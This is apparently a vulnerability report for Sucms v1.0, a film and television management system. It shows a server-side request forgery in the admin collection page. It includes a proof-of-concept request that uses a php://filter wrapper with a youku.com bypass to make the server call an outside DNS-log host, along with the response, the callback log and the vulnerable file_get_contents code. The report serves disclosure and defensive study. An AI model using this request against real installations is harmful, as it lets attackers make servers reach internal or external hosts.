

SUCMS2

website


link: <https://down.chinaz.com/api/index/download?id=37818&type=code>.

Description

Sucheng Film and Television Management System (sucms). There is an SSRF vulnerability in the backend management of Sucheng Film and Television Management System.

Affected Version

Sucms v1.0



POC

```
GET /admin/admin_webgather.php?
action=gather&url=php://filter/string.strip_tags/%3F%3Eyouku.com/resource=http
://flvfhiywsf.dgrh3.cn HTTP/1.1
Host: 127.0.0.1
Sec-Fetch-User: ?1
```

sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
sec-ch-ua-mobile: ?0
sec-ch-ua: "Not A(Brand";v="8", "Chromium";v="132", "Google Chrome";v="132"
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Cookie: PHPSESSID=m9ad8o8dti8vf85fhfbsnqlsl2
Accept-Encoding: gzip, deflate, br, zstd
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
Accept-Language: zh-CN,zh;q=0.9
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-Dest: document

GET /admin/admin_webgather.php?action=gather&url=http://filter/string.strip_tags/%3F%3Eyouku.com/resource=http://flvfhiywsf.dgrh3.cn HTTP/1.1
Host: 127.0.0.1
Sec-Fetch-User: ?1
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
sec-ch-ua-mobile: ?0
sec-ch-ua: "Not A(Brand";v="8", "Chromium";v="132", "Google Chrome";v="132"
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Cookie: PHPSESSID=m9ad8o8dti8vf85fhfbsnqlsl2
Accept-Encoding: gzip, deflate, br, zstd
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
Accept-Language: zh-CN,zh;q=0.9
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-Dest: document

1 HTTP/1.1 200 OK
2 Date: Tue, 21 Jan 2025 09:54:59 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3, PHP/5.6.9
4 X-Powered-By: PHP/5.6.9
5 Pragma: no-cache
6 Cache-Control: no-cache
7 Expires: 0
8 Content-Type: text/html; charset=utf-8
9 Content-Length: 7
10
11 \$5youku

+	flvfhiywsf.dgrh3.cn	A	112.44.71.181	2025-01-21 17:55:13
+	flvfhiywsf.dgrh3.cn	HTTP	112.44.71.181	2025-01-21 17:55:13
+	flvfhiywsf.dgrh3.cn	A	112.44.71.181	2025-01-21 17:55:08
+	flvfhiywsf.dgrh3.cn	HTTP	112.44.71.181	2025-01-21 17:55:08

```
php config.cache.inc.php  php common.func.php  php admin\admin_webgather.php  php desktop.php  php search.php  php
}
$result=rtrim($result, characters: "\r\n");
echo $result;
}else{
    $pageStr = get($url);
    preg_match_all( pattern: "/<meta name=\"title\" content=\"(.*)\">/", $pageStr, &matches: $title);
    preg_match_all( pattern: "/var videoId = '(\d{3,})?'/", $pageStr, &matches: $guid);
    $result = $result.$title[1][0].'$'.$guid[1][0].'$youku';
    echo $result;
}
}else if(strpos($url, needle: "www.tudou.com")>0)
```

```
function get($url)
{
    return @file_get_contents($url);
}
```